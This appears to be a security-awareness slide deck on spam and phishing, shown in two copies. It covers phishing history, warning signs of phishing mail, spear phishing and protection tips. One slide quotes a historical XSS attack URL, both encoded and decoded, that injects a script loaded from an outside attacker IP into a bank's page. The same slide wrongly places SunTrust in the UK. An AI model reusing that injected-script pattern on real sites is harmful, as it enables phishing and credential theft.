Spam & Phishing
History
• Pronounced fishing. The word has its Origin from two words
Password Harvesting or fishing for Passwords
• Phishing is an online form of deception in which an attacker
pretends to be someone else in order to obtain sensitive
information from the victim
• Also known as "brand spoofing“
• Phishers are skilled in the art of deception.
• The purpose of a phishing message is to acquire sensitive
information about the target user. In doing so the message
needs to deceive the intended recipient into providing
information.
• Its a form of Social Engineering
History
• First Phishing attack in 1995 targeting AOL customers.
• The random credit card numbers were used to open AOL accounts.
• Those accounts were then used to spam other users.
• In 2001, however, phishers turned their attention to online payment systems.
• First attack, which was on E-Gold in June 2001
• 2003, phishers registered dozens of domains that suggested legitimate sites like eBay and PayPal.
• 2004, phishers were including attacks on banking sites and their customers.
• Basic Concept Still remains the same from the early days
Gone Phishing
• A Day Phishing
• 2,000,000 emails are sent
• 5% get to the end user – 100,000 (APWG)
• 5% click on the phishing link – 5,000 (APWG)
• 2% enter data into the phishing site –100 (Gartner)
• $1,200 from each person who enters data (FTC)
• Potential reward: $120,000
• David Levi, with six others, stole nearly $360,000 from over 160 people through a eBay Scam in
2005.
• The scam involved asking the targets to update their bank information with eBay
Phishing Media
• 43% of their employees clicked on simulated bad links that led to phishing attacks and malware.
(knowbe4.com)

• Generic Greeting
• Phishing email typically starts with generic greeting such as “Dear User” or Dear Customer”.
• Fake Links
• Most phishing emails use valid looking links. Mouse over the link or right click and see link properties to see actual
hyperlink before clicking on the link.
• Sense of urgency
• Phishing emails generally use scare tactics. These emails try to force customers in taking action by stating that
account is about to be closed if account information is not verified. Always suspect email that seems to generate a
sense of urgency.
Phishing Media
• Legitimate looking Sender’s Email id
• Do not trust ‘From email id’. Sender’s email address can be easily altered.
• Attachments
• Sometimes phishing emails send attachment in the email to install virus or spyware on the computer. Suspect
email with attachment.
• Deceptive website URL
• Secure websites start with https. Always confirm if website URL is correct. It is always good idea to type the
website url directly in the browser and avoid following link from email.
• Be suspicious of sending information in email and following email links asking for personal
information
Phishing Mail
Spear Phishing
• Socially aware attacks
• Mine social relationships from public data
• Phishing email appears to arrive from someone known to the victim
• Use spoofed identity of trusted organization to gain trust
• Urge victims to update or validate their account
• Threaten to terminate the account if the victims not reply
• Use gift or bonus as a bait
• Security promises
• Context-aware attacks
• “Your bid on eBay has won!”
• “The books on your Amazon wish list are on sale!”
Stats
http://www.antiphishing.org/reports/apwg_trends_report_h1_2011.pdf
Phishing & Xss
• In SunTrust, a popular online bank in the United Kingdom, suffered a cross-site scripting (XSS)
attack.
• http://www.suntrust.com/onlinestatements/index.asp?AccountVerify=3Ddf4g653432fvfdsGF
Sg45wgSVFwfvfVDFS54v54g5F42f543ff5445wv54w&promo=3D%22%3E%3Cscript+language
%3Djavascript+src%3D%22http%3A%2F%2F%3218%2E%3103%2E32%2E138%3A8%3081%2F
sun%2Fsun%2Ejs%22%3E%3C%2FSCRIPT%3E
• Decoded from hex and with the obfuscating padding removed, the above link reads:
• http://www.suntrust.com/onlinestatements/index.asp?AccountVerify=aaaaa&promo="><SC
RIPT language=javascript src= "http://218.103.23.138:8081/sun/sun.js“ </SCRIPT>
• This would cause the browser to download a JavaScript script from the attacker’s site
(218.103.23.138), and process it in the context of SunTrust’s Online Statements Web application,
• Who is responsible here?
Phishing & Xss
• Once an XSS attack is launched, the campaign doesn’t tend to have an
effective lifespan.
• Once it is detected the vulnerability is fixed quickly.
• XSS vulnerabilities are much more useful for a careful, coordinated
attacks such as Spear Phishing.
Protection
• Here are some useful to help you reduce the amount of spam and phishing email you receive:
• Set up multiple email addresses
It’s a good idea to have at least two email addresses:
• Private email address
This should only be used for personal correspondence. Because spammers build lists of possible
email addresses by using combinations of obvious names, words, and numbers you should try to
make this address difficult for a spammer to guess. Your private address should not simply be
your first and last name and you should protect the address by doing the following:
• Never publish your private email address on publicly accessible online resources.
• If you must publish your private address electronically, try to mask it – in order to avoid having the address
picked up by automated tools. For example, ‘Joe.Smith@yahoo.com’ is an easy address for spammers to
identify. Try writing it as ‘Joe-dot-Smith-at-yahoo.com’ instead.
• When you need to publish your private address on a website, it’s safer to do this as a graphics file rather than
as a link.
• If your private address is discovered by spammers you should change it. Although this may be inconvenient,
changing your email address will help you to avoid spam.
Protection
• Public email address
Use this address when you need to register on public forums and in chat
rooms, or to subscribe to mailing lists and other Internet services. The
following tips will also help you to reduce the volume of spam you receive
via your public email address:
• Treat your public address as a temporary address. The chances are high that
spammers will rapidly get hold of your public address especially if it is frequently
being used online.
• Don't be afraid to change your public email address often.
• Consider using a number of public addresses. That way you’ll have a better chance
of tracing which services may be selling your address to spammers.
• Never respond to any spam
• Most spammers verify receipt and log responses. The more you respond, the more
spam you’re likely to receive.
Protection
• Think before you click ‘unsubscribe’
• Spammers send fake unsubscribe letters, in an attempt to collect active email
addresses. If you click 'unsubscribe' in one of these letters, it may simply
increase the amount of spam you receive. Do not click on 'unsubscribe' links
in emails that come from unknown sources.
• Keep your browser updated
• Make sure that you use the latest version of your web browser and that all of
the latest Internet security patches have been applied.
Review
• Educate Employees.
• Never respond to an email asking for personal information
• Always check the site to see if it is secure. Call the phone number if necessary
• Never click on the link on the email. Retype the address in a new window
• http://www.google.ie
• Keep your browser updated. Why?
• Keep antivirus definitions updated
• Consider installing a Web browser tool bar or anti-phishing software to help protect you from
known phishing fraud websites.
• SmartScreen Filter IE

Spam & Phishing

  • 1.
  • 2.
    History • Pronounced fishing.The word has its Origin from two words Password Harvesting or fishing for Passwords • Phishing is an online form of deception in which an attacker pretends to be someone else in order to obtain sensitive information from the victim • Also known as "brand spoofing“ • Phishers are skilled in the art of deception. • The purpose of a phishing message is to acquire sensitive information about the target user. In doing so the message needs to deceive the intended recipient into providing information. • Its a form of Social Engineering
  • 3.
    History • First Phishingattack in 1995 targeting AOL customers. • The random credit card numbers were used to open AOL accounts. • Those accounts were then used to spam other users. • In 2001, however, phishers turned their attention to online payment systems. • First attack, which was on E-Gold in June 2001 • 2003, phishers registered dozens of domains that suggested legitimate sites like eBay and PayPal. • 2004, phishers were including attacks on banking sites and their customers. • Basic Concept Still remains the same from the early days
  • 4.
    Gone Phishing • ADay Phishing • 2,000,000 emails are sent • 5% get to the end user – 100,000 (APWG) • 5% click on the phishing link – 5,000 (APWG) • 2% enter data into the phishing site –100 (Gartner) • $1,200 from each person who enters data (FTC) • Potential reward: $120,000 • David Levi, with six others, stole nearly $360,000 from over 160 people through a eBay Scam in 2005. • The scam involved asking the targets to update their bank information with eBay
  • 5.
    Phishing Media • 43%of their employees clicked on simulated bad links that led to phishing attacks and malware. (knowbe4.com) • Generic Greeting • Phishing email typically starts with generic greeting such as “Dear User” or Dear Customer”. • Fake Links • Most phishing emails use valid looking links. Mouse over the link or right click and see link properties to see actual hyperlink before clicking on the link. • Sense of urgency • Phishing emails generally use scare tactics. These emails try to force customers in taking action by stating that account is about to be closed if account information is not verified. Always suspect email that seems to generate a sense of urgency.
  • 6.
    Phishing Media • Legitimatelooking Sender’s Email id • Do not trust ‘From email id’. Sender’s email address can be easily altered. • Attachments • Sometimes phishing emails send attachment in the email to install virus or spyware on the computer. Suspect email with attachment. • Deceptive website URL • Secure websites start with https. Always confirm if website URL is correct. It is always good idea to type the website url directly in the browser and avoid following link from email. • Be suspicious of sending information in email and following email links asking for personal information
  • 7.
  • 8.
    Spear Phishing • Sociallyaware attacks • Mine social relationships from public data • Phishing email appears to arrive from someone known to the victim • Use spoofed identity of trusted organization to gain trust • Urge victims to update or validate their account • Threaten to terminate the account if the victims not reply • Use gift or bonus as a bait • Security promises • Context-aware attacks • “Your bid on eBay has won!” • “The books on your Amazon wish list are on sale!”
  • 9.
  • 10.
    Phishing & Xss •In SunTrust, a popular online bank in the United Kingdom, suffered a cross-site scripting (XSS) attack. • http://www.suntrust.com/onlinestatements/index.asp?AccountVerify=3Ddf4g653432fvfdsGF Sg45wgSVFwfvfVDFS54v54g5F42f543ff5445wv54w&promo=3D%22%3E%3Cscript+language %3Djavascript+src%3D%22http%3A%2F%2F%3218%2E%3103%2E32%2E138%3A8%3081%2F sun%2Fsun%2Ejs%22%3E%3C%2FSCRIPT%3E • Decoded from hex and with the obfuscating padding removed, the above link reads: • http://www.suntrust.com/onlinestatements/index.asp?AccountVerify=aaaaa&promo="><SC RIPT language=javascript src= "http://218.103.23.138:8081/sun/sun.js“ </SCRIPT> • This would cause the browser to download a JavaScript script from the attacker’s site (218.103.23.138), and process it in the context of SunTrust’s Online Statements Web application, • Who is responsible here?
  • 11.
    Phishing & Xss •Once an XSS attack is launched, the campaign doesn’t tend to have an effective lifespan. • Once it is detected the vulnerability is fixed quickly. • XSS vulnerabilities are much more useful for a careful, coordinated attacks such as Spear Phishing.
  • 12.
    Protection • Here aresome useful to help you reduce the amount of spam and phishing email you receive: • Set up multiple email addresses It’s a good idea to have at least two email addresses: • Private email address This should only be used for personal correspondence. Because spammers build lists of possible email addresses by using combinations of obvious names, words, and numbers you should try to make this address difficult for a spammer to guess. Your private address should not simply be your first and last name and you should protect the address by doing the following: • Never publish your private email address on publicly accessible online resources. • If you must publish your private address electronically, try to mask it – in order to avoid having the address picked up by automated tools. For example, ‘Joe.Smith@yahoo.com’ is an easy address for spammers to identify. Try writing it as ‘Joe-dot-Smith-at-yahoo.com’ instead. • When you need to publish your private address on a website, it’s safer to do this as a graphics file rather than as a link. • If your private address is discovered by spammers you should change it. Although this may be inconvenient, changing your email address will help you to avoid spam.
  • 13.
    Protection • Public emailaddress Use this address when you need to register on public forums and in chat rooms, or to subscribe to mailing lists and other Internet services. The following tips will also help you to reduce the volume of spam you receive via your public email address: • Treat your public address as a temporary address. The chances are high that spammers will rapidly get hold of your public address especially if it is frequently being used online. • Don't be afraid to change your public email address often. • Consider using a number of public addresses. That way you’ll have a better chance of tracing which services may be selling your address to spammers. • Never respond to any spam • Most spammers verify receipt and log responses. The more you respond, the more spam you’re likely to receive.
  • 14.
    Protection • Think beforeyou click ‘unsubscribe’ • Spammers send fake unsubscribe letters, in an attempt to collect active email addresses. If you click 'unsubscribe' in one of these letters, it may simply increase the amount of spam you receive. Do not click on 'unsubscribe' links in emails that come from unknown sources. • Keep your browser updated • Make sure that you use the latest version of your web browser and that all of the latest Internet security patches have been applied.
  • 15.
    Review • Educate Employees. •Never respond to an email asking for personal information • Always check the site to see if it is secure. Call the phone number if necessary • Never click on the link on the email. Retype the address in a new window • http://www.google.ie • Keep your browser updated. Why? • Keep antivirus definitions updated • Consider installing a Web browser tool bar or anti-phishing software to help protect you from known phishing fraud websites. • SmartScreen Filter IE